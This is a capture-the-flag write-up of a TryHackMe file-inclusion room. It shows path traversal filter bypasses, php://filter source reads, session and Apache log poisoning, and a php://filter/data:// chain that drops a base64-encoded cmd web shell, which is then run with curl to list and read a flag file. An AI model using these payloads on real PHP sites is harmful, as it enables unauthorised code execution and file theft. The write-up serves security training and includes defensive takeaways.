| Follow @anir0y | |
|---|---|
| File Inclusion, Path Traversal |  |

This medium-difficulty room in the Web Application Pentesting path covers all three flavours of file inclusion: local file inclusion with path traversal, remote file inclusion, and the escalation from file reads to code execution through PHP wrappers and log poisoning. It sits in the Advanced Server-Side Attacks module alongside the SSRF walkthrough and the SSTI walkthrough.
Task 1: Introduction
Deploy the target VM. The lab application is a PHP site called “FilePath Lab” with four pages: Home, Playground, LFI, and RFI. Each page uses a page GET parameter passed to include() with different levels of filtering.
Task 2: Web Application Architecture
Theory on how web applications handle file operations on the backend. The include() function in PHP loads a file and executes any PHP code inside it. When the filename comes from user input without validation, it becomes an inclusion vulnerability.
Task 3: File Inclusion Types
Two kinds of pathing matter for file inclusion attacks:
Relative pathing locates files based on the current directory. An include like include('./folder/file.php') resolves relative to wherever the script runs. Traversal sequences (../) walk up the directory tree from that starting point.
Absolute pathing specifies the file’s complete path from the root directory: /var/www/html/folder/file.php. No traversal needed when the attacker knows (or can guess) the full path to the target file.
Remote File Inclusion (RFI) pulls a file from an external URL when allow_url_include is on. Local File Inclusion (LFI) reads from the local filesystem and can escalate to RCE through log poisoning or PHP wrappers.
Answers
- What kind of pathing refers to locating files based on the current directory? Relative Pathing
- What kind of pathing involves the file’s complete path, which usually starts from the root directory? Absolute Pathing
Task 4: PHP Wrappers
PHP wrappers give access to various I/O streams through built-in protocols. The php://filter wrapper is the most useful for file inclusion attacks because it transforms file content on the fly.
Reading source code through base64 encoding:
php://filter/convert.base64-encode/resource=/etc/passwd
This returns the base64-encoded content of /etc/passwd, which the attacker decodes offline. Without the filter, including a PHP file would execute it instead of displaying its source.
The room also covers string filters (string.rot13, string.toupper, string.tolower, string.strip_tags) and the data:// wrapper for inline code execution, which becomes critical in Task 8.
Answers
- What part of PHP’s functionality allows users access to various data streams that can also access or execute code through built-in protocols? PHP wrappers
Task 5: Base Directory Breakouts
The LFI page (lfi.php) restricts traversal with a two-part check:
function containsStr($str, $subStr){
    return strpos($str, $subStr) !== false;
}

if(!containsStr($_GET['page'], '../..') && containsStr($_GET['page'], '/var/www/html')){
    include $_GET['page'];
}else{
    echo 'You are not allowed to go outside /var/www/html/ directory!';
}
The filter blocks ../.. as a substring and requires /var/www/html in the path. Three bypass techniques:
- URL encoding:
%2e%2e%2fdecodes to../on the server side, bypassing the string check - Double encoding:
%252e%252e%252fwhen the application decodes input twice - Obfuscation:
....//config.phpstrips the apparent traversal but resolves to../config.phpbecause//collapses to/
Task 6: LFI2RCE via Session Files
PHP stores session data in files under /var/lib/php/sessions/ (or /tmp). If the application writes user-controlled input into a session variable, an attacker can inject PHP code into the session file and then include it through LFI.
The attack chain: visit sessions.php?page=<?php echo phpinfo(); ?>, which stores the PHP code in the session file. Then include the session file via sessions.php?page=/var/lib/php/sessions/sess_<PHPSESSID>, and the server executes the injected code.
Task 7: LFI2RCE via Log Poisoning
Log poisoning injects executable code into a web server’s log file, then uses an LFI vulnerability to include and execute the log. The attacker sends a raw request containing PHP code (for example, via Netcat to port 80), and Apache writes it into access.log. Including the log file with LFI executes the injected PHP.
$ nc 10.48.188.41 80
<?php echo phpinfo(); ?>
HTTP/1.1 400 Bad Request
The malformed request gets logged. Including /var/log/apache2/access.log through the playground’s page parameter executes the embedded phpinfo().
Answers
- What technique does an attacker use to inject executable code into a web server’s log file and then use a file inclusion vulnerability to include and execute the malicious code? log poisoning
Task 8: LFI2RCE via PHP Wrappers
The exploitation task. The playground page (playground.php) has a raw include() with no filtering:
if(isset($_GET['page'])){
    include($_GET['page']);
}else{
    include 'menu.php';
}
Although allow_url_include is off, the php://filter wrapper combined with data:// bypasses the restriction. The payload chain:
php://filter/convert.base64-decode/resource=data://plain/text,<base64_payload>
The base64 payload encodes <?php system($_GET['cmd']); echo 'Shell done!'; ?>. When the server processes this, it base64-decodes the string and executes the PHP code, giving command execution through the cmd parameter.
Listing the flags directory:
curl -s "http://10.48.188.41/playground.php?page=php://filter/convert.base64-decode/\
resource=data://plain/text,PD9waHAgc3lzdGVtKCRfR0VUWydjbWQnXSk7\
ZWNobyAnU2hlbGwgZG9uZSAhJzsgPz4%2B&cmd=ls+-la+/var/www/html/flags/"
  # cd3c67e5079de2700af6cea0a405f9cc.txt
  # index.html
Reading the hidden file:
curl -s "http://10.48.188.41/playground.php?page=...&cmd=cat+/var/www/html/flags/\
cd3c67e5079de2700af6cea0a405f9cc.txt"
  # THM{fl4g_cd3c67e5079de2700af6cea0a405f9cc}
The index.html in the flags directory is a red herring (empty file to prevent directory listing). The actual flag lives in a text file named with an MD5 hash.
Source code comparison
Reading the source of each page via php://filter/convert.base64-encode revealed the filtering differences:
- playground.php: raw
include($_GET['page']), no validation - lfi.php: blocks
../..and requires/var/www/htmlin the path - rfi.php: regex blocks
data://,http://,https://,ftp://URLs but hasallow_url_includeenabled
Answers
- What is the content of the hidden text file in the flags folder? THM{fl4g_[REDACTED]}
Task 9: Conclusion
Room complete.
Takeaways
Every include() with user input is a code execution surface, not just a file read. The playground page had no filtering at all, and even the “protected” LFI page could be bypassed with encoding tricks. The three pages demonstrated a spectrum from zero defence to partial defence, and none was sufficient. Input validation on filenames is necessary but not sufficient; allowlisting specific includable files is the only robust control.
PHP wrappers turn a local file read into arbitrary code execution without needing allow_url_include. The php://filter chain decoded a base64 payload from a data:// URI, bypassing the disabled remote include setting entirely. This is not a misconfiguration exploit; it is a feature of PHP’s stream wrapper system. Disabling allow_url_include stops direct URL includes but does nothing against wrapper chains that process inline data.
Room solved 100%: 9 tasks, 7 answers.